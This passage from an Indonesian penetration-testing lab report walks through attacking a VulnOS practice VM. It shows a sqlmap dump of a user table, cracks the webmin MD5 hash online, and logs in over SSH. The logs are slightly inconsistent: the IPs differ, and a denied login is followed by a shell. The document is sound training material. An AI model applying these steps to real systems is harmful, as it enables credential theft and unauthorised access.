[18:19:22] [INFO] using suffix "?"
[18:19:22] [INFO] using suffix "0"
[18:19:22] [INFO] using suffix "1"
[18:19:22] [INFO] using suffix "2"
[18:19:22] [INFO] using suffix "3"
[18:19:22] [INFO] using suffix "4"
[18:19:22] [INFO] using suffix "5"
[18:19:22] [INFO] using suffix "6"
[18:19:22] [INFO] using suffix "7"
[18:19:22] [INFO] using suffix "8"
[18:19:22] [INFO] using suffix "9"
Database: jabcdcs
Table: odm_user
[2 entries]
```

Ketika sudah keluar “cracked password ‘guest’ for user ‘guest’”, tekan CTRL + C terus menerus sampai proses berhenti.

```
Kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@lyangga: /home/lyangga

Berkas Aksi Sunting Lihat Bantuan
[18:19:20] [INFO] using suffix "!"
[18:19:20] [INFO] using suffix "-"
[18:19:21] [INFO] using suffix "+"
[18:19:22] [INFO] using suffix "."
[18:19:22] [INFO] using suffix "?"
[18:19:22] [INFO] using suffix "0"
[18:19:22] [INFO] using suffix "1"
[18:19:22] [INFO] using suffix "2"
[18:19:22] [INFO] using suffix "3"
[18:19:22] [INFO] using suffix "4"
[18:19:22] [INFO] using suffix "5"
[18:19:22] [INFO] using suffix "6"
[18:19:22] [INFO] using suffix "7"
[18:19:22] [INFO] using suffix "8"
[18:19:22] [INFO] using suffix "9"
Database: jabcdcs
Table: odm_user
[2 entries]

+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | Email | phone | password | username | last_name | department | first_name | pw_res |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | webmin@example.com | 5555551212 | b78aae356709f8c31118ea613980954b | webmin | min | 2 | web | <blank |
| 2 | guest@example.com | 555 5555555 | 084ee343a8486ff05530df6c705c8bb4 (guest) | guest | guest | 2 | guest | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[18:19:23] [INFO] table 'jabcdcs.odm_user' dumped to CSV file '/root/.local/share/sqlmap/output/10.56.83.127/dump/jabcdcs/odm_user.csv'
[18:19:23] [INFO] fetching columns for table 'odm_category' in database 'jabcdcs'
Database: jabcdcs
Table: odm_category
[5 entries]

+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | SOP |
| 2 | Training Manual |
| 3 | Letter |
| 4 | Presentation |
| 5 | A.I. |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+

^C
[18:19:23] [WARNING] your sqlmap version is outdated
[*] ending @ 18:19:23 /2025-11-29/ /root/.local/share/sqlmap/output/10.56.83.127/dump/jabcdcs/odm_user.csv


root@lyangga: /home/lyangga

+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | Email | phone | password | username | last_name | department | first_name | pw_res |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | webmin@example.com | 5555551212 | b78aae356709f8c31118ea613980954b | webmin | min | 2 | web | <blank |
| 2 | guest@example.com | 555 5555555 | 084ee343a8486ff05530df6c705c8bb4 (guest) | guest | guest | 2 | guest | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```


Catat email, username, dan password yang dari hasil tersebut.

3. Decrypt Hash Password

- 1) Buka <https://hashes.com/en/decrypt/hash> pada web browser.




- 2) Tuliskan password webmin dari hasil SQL Injection yang sudah dicatat sebelumnya ke textbox dan isi CAPTCHA jika ditanyakan.



The screenshot shows the Hashcat online decryption tool interface. At the top, it says "Decrypt MD5, SHA1, MySQL, NTLM, SHA256, MD5 Email, SHA256 Email, SHA512 hashes". Below this, there is a text input field containing the hash "b78aae356709f8c31118ea613980954b". To the right of the input field is a CAPTCHA image with the word "DKEFK" in a stylized font. Below the input field and CAPTCHA are two checkboxes: "Show plains and salts in hex format" and "Show algorithm of founds". At the bottom right is a blue button labeled "SUBMIT & SEARCH".

- 3) Submit lalu akan muncul hasil decrypt hash yang sudah dilakukan sebelumnya, dan catat hasil decrypt yang tertera.



The screenshot shows the results of the decryption process. A blue banner at the top says "▲ Proceeded! 1 hashes were checked: 1 found 0 not found". Below this, a green box labeled "✓ Found:" contains the decrypted password "b78aae356709f8c31118ea613980954b:webmin1988". At the bottom is a blue button labeled "SEARCH AGAIN".

4. SSH Remote Login

- 1) Perintah: **ssh <username>@<IP_Target>**

```
(root@iyangga) [/home/iyangga]
# ssh webmin@10.58.83.127
The authenticity of host '10.58.83.127 (10.58.83.127)' can't be established.
ED25519 key fingerprint is SHA256:7F00Y5C+W/hj0ShAjGy33uQvuMRPrSNk82jGy/wxnfy.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.58.83.127' (ED25519) to the list of known hosts.
webmin@10.58.83.127's password:
Permission denied, please try again.
webmin@10.58.83.127's password:
Connection closed by 10.58.83.127 port 22
```

Tekan **yes** saat diminta dan masukkan password hasil decrypt.

- 2) Masukkan perintah: **uname -a**

```
Last login: Wed May 4 10:41:07 2016
$ uname -a
Linux Vuln05v2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 GNU/Linux
$
```

Dengan informasi tersebut maka proses Information Gathering, Exploitation, Decrypt Hash, dan SSH Remote sudah selesai.

6. Hasil Praktikum

Pada praktikum Active Reconnaissance yang telah dilakukan, diperoleh hasil sebagai berikut:

1. Kali Linux memiliki IP: **10.58.83.73**
2. VulnOS memiliki IP target: **10.58.83.127**
3. Ditemukan port-port terbuka, misalnya:
 - 22/tcp → SSH
 - 80/tcp → HTTP
4. Layanan yang berjalan berhasil teridentifikasi melalui nmap -sV.
5. Service web dapat diakses melalui browser.

Semua hasil telah didokumentasikan melalui screenshot pada bagian langkah praktikum.

7. Analisis

1. Tahap Active Reconnaissance berhasil memberikan gambaran awal mengenai sistem target.
2. Port/Service terbuka menunjukkan kemungkinan celah keamanan yang dapat dianalisis pada tahap eksploitasi.
3. NMAP terbukti efektif dalam menemukan:
 - Host aktif
 - Service versi lama
 - Potensi kerentanan
4. Informasi yang diperoleh menjadi dasar penting untuk tahap scanning lanjutan dan exploitation.

8. Kesimpulan

1. Teknik Active Reconnaissance adalah langkah awal penting dalam penetration testing karena menghasilkan informasi dasar tentang target.
2. VulnOS berhasil terdeteksi melalui scanning dengan NMAP.

3. Port dan service yang terbuka dapat digunakan sebagai pintu masuk pada tahap berikutnya.
4. Semua tujuan praktikum dapat dicapai dengan baik melalui langkah-langkah yang telah dilakukan.

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